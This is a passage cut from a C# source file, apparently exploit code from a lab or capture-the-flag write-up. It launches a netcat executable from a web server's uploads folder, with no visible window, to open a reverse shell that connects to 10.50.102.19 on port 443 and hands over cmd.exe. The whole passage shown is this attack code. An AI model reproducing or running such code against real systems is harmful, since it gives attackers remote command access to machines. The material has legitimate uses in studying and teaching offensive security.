                        ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\resources\\uploads\\nc-IamNobody.exe", "10.50.102.19 443 -e cmd.exe");
                        procInfo.CreateNoWindow = true;
                        proc.StartInfo = procInfo;
                        proc.Start();
                }
        }
}
```